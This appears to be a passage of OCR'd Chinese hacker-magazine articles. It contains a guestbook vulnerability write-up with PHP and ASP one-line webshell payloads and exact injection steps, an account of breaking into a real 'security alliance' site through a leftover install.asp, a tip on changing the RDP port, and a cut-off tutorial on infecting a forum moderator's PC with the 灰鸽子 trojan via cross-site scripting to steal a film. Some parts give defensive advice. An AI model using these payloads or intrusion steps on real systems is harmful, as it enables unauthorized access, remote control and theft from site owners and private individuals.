伊风网络gbook v1.0的界面还算漂亮，不过安全性却很不好。问题出在它对写入的留言信息的几个变量没有过滤，只是限制了提交内容的长度。对于突破限制提交内容长度的方法，大家都很熟悉了，只要用本地提交的方法就行了。下面来看看它问题文件(index.php）的相关代码：

```
//处理添加留言
else if($action==add){
//badwords decide
$badwords_data=@$IWFile->readfromfile("data/badwords.php");
$badwords_arr=explode("\n",$badwords_data);
if(@InString($badwords_arr,$content)||@InString($badwords_arr,$name)||@InString($badwords_arr,$topic)){goback("-1","你的发言中含有管理员禁止的词语");exit;}
// end
$name=trim($name);
$topic=trim($topic);
$content=trim($content);
$oicq=trim($oicq);
$email=trim($email);
$home=trim($home);
$ip=getip();
$ipdata=@$IWFile->readfromfile("data/ip.php");
if(strstr($ipdata,"|$ip|")!=""){goback("-1","对不起，管理员已禁止你这个ip 地址的发言");exit;}
if($name==""){goback("-1","留言人名不能为空");exit;}
if($topic==""){goback("-1","留言主题不能为空");exit;}
if($content==""){goback("-1","留言内容不能为空");exit;}
if($sex==""){$sex="nosex";}
if($sort==""){$sort="17";}
if(!ereg("^[1-9][0-9]{4,}$",$oicq)&&$oicq!=""){goback("-1","oicq不合法，请修改");exit;}
if(!ereg("^(.+)@(.+)\.(.+)$",$email)&&$email!=""&&$email!="@"){goback("-1","email不合法，请返回修改");exit;}
if(!ereg("^http:\/\/(.+)$",$home)&&$home!="http://"){goback("-1","个人主页地址不合法");exit;}
/* ok,add other items */
$date=date("Y-m-d H",time(0));
$content=ubb($content);
$content=str_replace("|%%|","",$content);
if($oicq==""){$oicq="没有填写";}
$IWFile->writetofile("data/gb.php","$name|%%|$topic|%%|$sex|%%|$sort|%%|$oicq|%%|$home|%%|$email|%%|$date|%%|$ip|%%|$content\n","a+");
echo"<center><a href=index.php>留言成功!请返回</a></center>";
}
```

代码我就不一一解释了，说几个主要的地方，倒数第三行提交的几个变量以|%%|做分隔写入到data/gb.php文件里，而这个文件没有做任何处理，也就是说可以执行我们插入的后门。只有留言内容用了functions.php里定义的UBB()函数处理了，没法利用。像留言主题和你的昵称等，都没做任何处理就写入到data/gb.php里，只是在newtemplate/add_form.html里进行了提交内容长度的限制。

得到webshell的方法如下：点击添加留言，然后查看源文件，把留言主题下的<INPUT class=inp maxLength=10 name=topic size=40>中的maxLength=10改为maxLength=50或更大，把<action =index.php?action=addmethod=post中的index.php?action=add改为http://target /gbook/index.php?action=add，然后另存为一个后缀为HTM的文件，打开这个HTM文件，在留言主题里添入lanker的一句话木马：<?php eval($_POST[cmd]);?>,别的地方随便填，但注意格式要对。这样得到webshell的地址就是http://target/gbook/ data/gb.php。

本文没什么技术含量，当然我也是个超级菜鸟。写这篇文章的目的是让大家知道：网上下载的程序不要拿来就用，很多都存在严重的漏洞，这样会让你的站点存在威胁。毕竟现在拿来主义太普遍了。

【伊风网络 gbook v1.0已经收录到本期光盘中】

编辑点评： 分析一个小的脚本程序，尽可能的找到漏洞利用方法，这是学习web injection的最好方式。

雕虫小技


[S.C.T]&[AVT]

修改3389端口

通过修改注册表来达到目的：在HKEY_LOCAL_MACHINE\system\currentcontrolset\control\TerminalServer\wds\repwd\tds\tcp中看到protnumber没有？把这个16进制值改为其他的值即可。

这个值是远程桌面协议的默认值，还要修改HKEY_LOCAL_MACHINE\system\currentcontrolset\control\terminalserver\winstations。

这里，应该有一个或多个类似RDP-TCP的子键（取决于有多少个RDP服务），一样要修改protnumber的值，注意这里修改的和上面修改的一致。



渗透也要“废旧利用”

——利用废旧文件成功渗透某网络安全联盟

科尔沁鹰／纳民

一、起因

有位自称黑客的不速之客删除了朋友Web服务器上的部分数据，并且将首页涂改得一塌糊涂，还留下了某网络安全联盟的名字。说是网络安全联盟，可怎么能随便删除别人的数据呢？这不是“强盗”联盟吗？顺藤摸瓜来到该站点，“惊喜”地发现很多栏目用到了ASP。测试了几个页面看看有没有注入点，得到了意料之中的结果：没有注入漏洞。

二、过程及结果

郁闷之余，无意中看到IE地址栏中显示的站点主页地址为：http:\\www.hacker**.com\aaa\index.asp。显然，管理员没有把主页放到Web根目录。回想一下查看过的栏目都在“aaa”目录下，那么Web根目录下会不会有其它虚拟目录呢，试了试“aa”、“a”等目录名，IE均会显示404错误提示。展开该思路：站长是个“黑客”，那会不会在自己的网站上搭建一个模拟平台进行漏洞攻击试验呢？于是在地址“aaa”的位置上分别改为“ceshi”、“shiyan”、“target”来测试，当填加到“test”时，即提交地址“http:\\www.hacker**.com\test\”的时候出现了一个所有栏目均为空白的页面，这些栏目只起了名称，却没有实际内容，很可能是站长正在建设的子站点，或用来寻找新漏洞的“试验场地”。这个目录下放了动易4.03版本，后台管理页面的路径没有改，但已经改掉了默认后台管理员密码。经过一番查找后在网站根目录下发现了install.asp文件。该文件是动易的安装向导文件，运行到第四步时会要求站长输入邮件箱地址及密码，以便JMAIL、webeasymail等组件进行邮件群发（图1）。利用该向导文件安装完成动易系统后会出现提示“请删除该页面”，但实践中多数站长往往会大意地将该提示抛之脑后，这里也不例外，更让我高兴的是，站长的邮件箱的密码和后台管理员密码是一样的。




图1

利用该密码成功登陆后台管理，打开“图片管理中心”，在“顶部菜单设置”项目中的“菜单其它特效”文本框中追加进一句话木马"%><%execute request("ao")%>(图2) 其中多出的 "%>部分是为了结束原有RootClass_Menu_Config.asp页面内的代码，然后用客户端请求页面“http://www.hacker**.com/test/admin/RootClass_Menu_Config.asp”后成功得到了一个webshell。

现在可以转至aaa目录了……没想到这个自称网络安全联盟到处黑站的站点，自己却如此不堪一击。




图2

三、启发

由些可见，在第一次安装完动易系统后就应立即删除的install.asp文件在此次渗透中扮演了一个危险而重要的角色，举一反三，还有很多类似“看上去是垃圾”的文件有可能成为威胁web服务器安全的隐患：

1.readme.txt、help.txt和其它一些建站系统说明文件。千万不要小看此类系统介绍文件，里面不仅会记录该系统名称、作者、版本，甚至还会有建站系统默认的管理员密码、数据库地址及后台管理登陆页面地址等诸多有价值的信息。而这个文件总是被管理员忽略，和其它源代码文件一起被上传到Web目录中。要知道*.txt文件是可以在客户端被解析的，这和直接攻击服务器操作系统时获取TTL报文和IISBanner信息可以分辨目标系统属于windows/linux还是unix的作用类似，攻击者得到建站系统真实的readme.txt文件后会根据该文件透露的信息寻根溯源，下载源代码并查找漏洞或者直接利用搜索引擎找出相应的攻击方法进行攻击。在使用网上下载的源代码作为建站系统时，应找出并删除这类文件，避免其无意中被上传到虚拟目录中。

2．*.asp.bak、*.jsp.bak文件。*.bak是原文件的备份文件。利用某些（如UE）文本编辑软件的默认配置修改网页后，会在同一目录下自动生成这样的备份文件，而且不会出现任何提示。当直接在Web虚拟目录下用此类软件编辑重要页面时，隐患就产生了。如编辑conn.asp页面将生成conn.asp.bak文件，而*.bak文件同样可以被客户端下载。特别是在以jsp作为源码的Web服务器里，此类文件随处可见。

3．废旧的虚拟目录。诸多站点即使更新版面后，管理员仍将旧版论坛以old、bbs2、oldbbs或其他名称命名后放在网站的Web虚拟目录下，且很少会对这些旧版栏目进行升级，而入侵者恰恰会利用这一点将其列为重点突破口，进行“目录猜测”攻击。另外，如同这次渗透中利用到的那样，一些Web虚拟目录中未开放版面、在建版面以及正在测试中的版面和某些建站系统集成的隐含版面(如webeditor)也属于此类文件。相对于站点对外开放并已长期稳定运行的版面，这些正处于测试或在建阶段的版面所用到的建站系统往往缺乏有效防范，甚至仍然处于默认设置状态，聪明的攻击者会利用浅规则，和社会工程学原理猜测出这些隐含版面对其进行渗透。所以，为防范于未然，管理员应及时删除一个废旧的站点栏目，测试或者建立新栏目时最好在其它终端上测试成功后再上传到Web服务器上。

下接第317页

实战入侵目标个人电脑

李丰初

最近，一个朋友老是叫我帮他一个忙，求了好久，因为没有时间的关系（本人快去实习了），所以不敢答应他。这两天比较有空些（因为我系里面的老师都去帮忙招生），所以课程比较少点了。就问他有什么事要帮忙。

呵呵，这一下他真的太高兴了，他说呀，最近他在论坛那里老是被人灌水攻击，想报复回来（是开玩笑的那种报复呀），于是我去看了看那个动网（又称“洞网”）论坛，是一个以影视为主的论坛，我问他为何要入侵呀？他说，那个版主说他有《七剑》的电影，每个人都共享就是不共享给他，他说为此气死了，想入侵他的电脑偷偷的把《七剑》给下载下来。叹，我还以为是什么大事，原来这个样子的小事。于是，就有了此文章——实战入侵目标个人电脑。

一、入侵前的分析

我们知道入侵必须知己知彼才行的，那么就看一下入侵方与被入侵双方的形势。

我与我的朋友都是在同一个学校里面的，电脑都对外显示同一个IP，就是说，我在局域网内。而另一方电脑听他说是个人电脑，那么他就是学校的外网了。

我们首先就是要突破内网对外网的入侵，如果我们没有路由的捆绑，就不可以用映射端口的方法了。这是一个本次入侵中的关键。第二，我们要下载他的《七剑》，那么最好能远程控制他，使他中木马，中反弹木马更好。

以上所分析的就是要解决两个难题：一是如何使他中木马，二是木马如何能穿过学校内网进入外网进行连接控制。当然，他最经常去的就是那个影视论坛，我们可以从论坛入手；由于他又是版主，那么我们就可以在一些帖子里面写入跨站代码，让他中网页木马。分析到此，下面就是我们实战入侵目标个人电脑，我会一步步图文并茂的说明怎么样从内网的突破到远程控制目标电脑。（本文用远程控制软件灰鸽子为例。）

二、如何在无路由权限中的内网中用灰鸽子

我们知道当使用灰鸽子时要使肉鸡自动上网的话，最好有自己的外网的IP，这样子才能发现对方上线并自动监听反弹连接。我们首先要得到一个域名，可以指向我本机的IP，那么这样子什么都好办了，怎么样做？看我的。打开下面的这个网站www.xinshi.net，这个网站提供了一种叫做“信使网络通”的服务（可以使域名指向内网的IP），进入首页后，我们选择“信使网络通”，先注册一下，注册时记得所有有选择的项都以默认的形式即可。注册成功以后，我们就在这个网站登录，登录以后就可以看到有客户端下载的东东，我们把他的客户端下载并把它安装在你自己的电脑上，安装以后打开，进行登录，如图1 所示。




图 1

然后选择“连接状态”，如图 2 所示。




图 2

注意这里有几个服务器可选项，有时候连不上，多试几次一般就可以连得上的。做完这一步以后，我们再选择左面控制面板中的“安全设置”如图3 所示。

图3 中右面的“增加”，填写好自己的内网IP 与端口，选择添加的IP 后，再点右下方的“连接”。这样客户端就设置好了。接着，登录www.xinshi.net 后，按图4 所示进行设置。

要注意的是：“虚拟域名”中要以这样子的形式填写“xxx.xinshi.net”（其中的XXX 为你想要的域名，后面的不要变）；“内部网站IP”一定要填写与刚才客户端一致的IP，端口也是与刚才客户端一样的。完毕后，要测试一下了，看看打开这个我的IP 是否可以访问到。我们先用灰鸽子里面的配载工具开启80 端口的服务，如图5 所示。

